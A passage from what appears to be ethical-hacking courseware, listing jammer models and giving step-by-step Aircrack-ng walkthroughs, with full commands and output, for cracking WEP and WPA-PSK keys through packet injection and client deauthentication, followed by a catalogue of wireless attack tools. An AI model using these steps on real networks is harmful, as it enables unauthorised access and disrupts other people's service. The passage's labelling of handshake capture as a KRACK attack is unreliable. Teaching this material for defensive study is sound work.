
Figure 8.22: CPB-2660H-A4G jammer

- **CPB-2061 Jammer**
    - Range: 10–40 m
    - 6 antennas
    - 6 frequency bands jammed (Mobile, Wi-Fi, GPS)
    - Wall-mountable

Figure 8.23: CPB-2061 jammer

- **CPB-2680H-AGP Jammer**
    - Range: 20–60 m
    - 8 antennas
    - 8 frequency bands jammed (CDMA, GPS, DCS, 3G, 4G, Wi-Fi)
    - Wall-mountable

Figure 8.24: CPB-2680H-AGP jammer



Cracking WEP Using Aircrack-ng


```
C:\>airmon-ng start eth1
C:\>airodump-ng  --ivs --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data, #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5       60       3    0   1  54e  OPN               IAMROGER
02:24:2B:CD:68:EE   99    9       75       2    0   5  54e  OPN               COMPANYZONE
00:14:6C:95:6C:FC   99    0       15       0    0   9  54e  WEP  WEP          HOME
1E:64:51:3B:FF:3E   76   70      157       1    0  11  54e  WEP  WEP          SECRET_SSID

BSSID              Station            PWR   Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1   1 - 0    0        1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76   1e-54    0        6
```

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Step 1 Run airmon-ng in monitor mode

Step 2 Start airodump to discover SSIDs on interface and keep it running; your capture file should contain more than 50,000 IVs to successfully crack the WEP key

Step 3 Associate your wireless card with the target AP



Cracking WEP Using Aircrack-ng (Cont'd)

```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read  75168 packets.
                              Aircrack-ng 0.7 r130
                     [00:00:10] Tested 77 keys (got 684002 IVs)
KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)
                  KEY FOUND! [ AE:66:5C:FD:24 ]
```

Step 4 Inject packets using aireplay-ng to generate traffic on the target AP


Step 5 Wait for airodump-ng to capture more than 50,000 IVs; crack WEP key using aircrack-ng

Cracking WEP Using Aircrack-ng

WEP encryption can be cracked using Aircrack-ng through the following steps.

- Run airmon-ng in the monitor mode.


- Start airodump to discover SSIDs on the interface and keep it running. The capture file should contain more than 50,000 IVs to successfully crack the WEP key.



```
C:\>airmon-ng start eth1
C:\>airodump-ng  --ivs --write capture eth1
BSSID              PWR  RXQ   Beacons   #Data,  #/s   CH   MB   ENC   CIPHER   AUTH   ESSID
02:24:2B:CD:68:EF   99    5      60          3     0    1  54e  OPN                     IAMROGER
02:24:2B:CD:68:EE   99    9      75          2     0    5  54e  OPN                     COMPANYZONE
00:14:6C:95:6C:FC   99    0      15          0     0    9  54e  WEP   WEP               HOME
1E:64:51:3B:FF:3E   76   70     157          1     0   11  54e  WEP   WEP               SECRET_SSID

BSSID              Station             PWR   Rate    Lost   Packets   Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1    1 - 0    0        1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76    1e-54    0        6
```

Figure 8.25: Screenshot displaying the execution of airmon-ng and airodump-ng


- Associate the system's wireless card with the target AP.



```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Figure 8.26: Screenshot displaying the execution of aireplay-ng


- Inject packets using aireplay-ng to generate traffic on the target AP.



```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```


Figure 8.27: Screenshot displaying the generation of traffic

- Wait for airodump-ng to capture more than 50,000 IVs. Crack the WEP key using aircrack-ng.



```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read  75168 packets.
                          Aircrack-ng 0.7 r130
                 [00:00:10] Tested 77 keys (got 684002 IVs)
KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)
                   KEY FOUND! [ AE:66:5C:FD:24 ]
```

Figure 8.28: Screenshot displaying the cracking of the WEP key



Cracking WPA-PSK Using Aircrack-ng

Step 1

Monitor wireless traffic with **airmon-ng**

`C:\>airmon-ng start eth1`

Step 2

Collect wireless traffic data with **airodump-ng**

`C:\>airodump-ng --write capture eth1`

```
C:\>airmon-ng start eth1
C:\>airodump-ng  --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data,  #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5       60       3    0   1  54e  OPN               IAMROGER
02:24:2B:CD:68:EE   99    9       75       2    0   5  54e  WPA  TKIP    PSK   COMPANYZONE
00:14:6C:95:6C:FC   99    0       15       0    0   9  54e  WEP  WEP           HOME
1E:64:51:3B:FF:3E  76    70      157       1    0  11  54e  WEP  WEP           SECRET_SSID

BSSID              Station            PWR   Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1   1 - 0     0        1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76   1e-54     0        6
```

Step 3: Deauth the client using Aireplay-ng; the client will try to authenticate with the AP, which will lead to **airodump** capturing an authentication packet (WPA handshake)

```
C:\>aireplay-ng --deauth 11 -a 02:24:2B:CD:68:EE
```

Step 4: Run the capture file through **aircrack-ng**

```
C:\>aircrack-ng.exe -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSIS              ESSID          Encryption
1 02:24:2B:CD:68:EE    COMPANYZONE      WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...
                                         Aircrack-ng 0.7 r130
                                  [00:00:03] 230 keys tested (73.41 k/s)
                                         KEY FOUND! [ passkey ]
                 Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                                  39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE
                 Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                                  73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                                  AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                                  D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
                  EAPOL HMAC  :  52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Cracking WPA-PSK Using Aircrack-ng

WPA-PSK is an authentication mechanism in which users provide some form of credentials for authentication to a network. WPA and WPA-PSK use the same encryption mechanism, and the only difference between them is in the authentication mechanism. The authentication in WPA-PSK involves a simple common password. The PSK mode of WPA is vulnerable to the same risks as any other shared password system.

An attacker can crack WPA-PSK because the encrypted password is shared in a four-way handshake. In the WPA-PSK scheme, when clients attempt to access an AP, they go through a four-step process for authentication. This process involves the sharing of an encrypted password between them. The attacker captures the password and then attempts to crack the WPA-PSK scheme. This can also be considered a KRACK attack.


The following are the steps to crack WPA-PSK:

- Monitor wireless traffic with airmon-ng using the following command:

  ```
  C:\>airmon-ng start eth1
  ```

- Collect wireless traffic data with airodump-ng using the following command:


  `C:\>airodump-ng --write capture eth1`



```
C:\>airmon-ng start eth1
C:\>airodump-ng  --write capture eth1
BSSID              PWR  RXQ   Beacons  #Data, #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF  99    5      60        3     0   1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE  99    9      75        2     0   5  54e  WPA  TKIP    PSK   COMPANYZONE
00:14:6C:95:6C:FC  99    0      15        0     0   9  54e  WEP  WEP           HOME
1E:64:51:3B:FF:3E  76   70     157        1     0  11  54e  WEP  WEP           SECRET_SSID

BSSID              Station            PWR   Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1   1 - 0   0       1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76   1e-54   0       6
```

Figure 8.29: Screenshot displaying the execution of airmon-ng and airodump-ng


- De-authenticate (deauth) the client using Aireplay-ng. The client will attempt to authenticate with the AP, which leads to airodump capturing an authentication packet (WPA handshake).



```
C:\>aireplay-ng --deauth 11 -a 02:24:2B:CD:68:EE
```

Figure 8.30: Screenshot displaying the de-authentication of the client using aireplay-ng

- Execute the capture file through aircrack-ng.



```
C:\>aircrack-ng.exe -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSIS             ESSID          Encryption
1 02:24:2B:CD:68:EE   COMPANYZONE     WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...
                                        Aircrack-ng 0.7 r130
                                 [00:00:03] 230 keys tested (73.41 k/s)
                                        KEY FOUND! [ passkey ]
              Master Key    : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                              39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE
              Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                              73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                              AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                              D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
              EAPOL HMAC  :  52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Figure 8.31: Screenshot displaying WPA key cracking

Wireless Attack Tools

Aircrack-ng Suite


Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker, and an analysis tool for 802.11 wireless networks; the program runs in Linux and Windows

http://www.aircrack-ng.org

1. **Airbase-ng**
   Captures WPA/WPA2 handshake and can act as an ad-hoc AP
2. **Aircrack-ng**
   Defacto WEP and WPA/WPA2-PSK cracking tool
3. **Airdecap-ng**
   Decrypts WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets
4. **Airgraph-ng**
   Creates client-to-AP relationship and common probe graph from airodump file
5. **Airmon-ng**
   Used to enable monitor mode on wireless interfaces from managed mode and vice versa
6. **Airtun-ng**
   Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network
7. **Easside-ng**
   Enables communication via a WEP-encrypted AP without the knowledge of the WEP key
8. **Packetforge-ng**
   Used to create encrypted packets that can subsequently be used for injection

Wireless Attack Tools (Cont'd)


9. **Airdecloak-ng**
   Removes WEP cloaking from a pcap file
10. **Airdrop-ng**
   Used for targeted, rule-based deauthentication of users
11. **Aireplay-ng**
   Used for traffic generation, fake authentication, packet replay, and ARP request injection
12. **Wesside-ng**
   Incorporates different techniques to seamlessly obtain a WEP key within minutes
13. **Airodump-ng**
   Used to capture packets of raw 802.11 frames and collect WEP IVs
14. **Airolib-ng**
   Stores and manages essid and password lists used in WPA/WPA2 cracking
15. **Airserv-ng**
   Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection
16. **Tkiptun-ng**
   Injects frames into a WPA TKIP network with QoS and can recover a MIC key and keystream from Wi-Fi traffic
17. **WZCook**
   Recovers WEP keys from XP's wireless zero configuration utility



Wireless Attack Tools (Cont'd)

AirMagnet WiFi Analyzer PRO

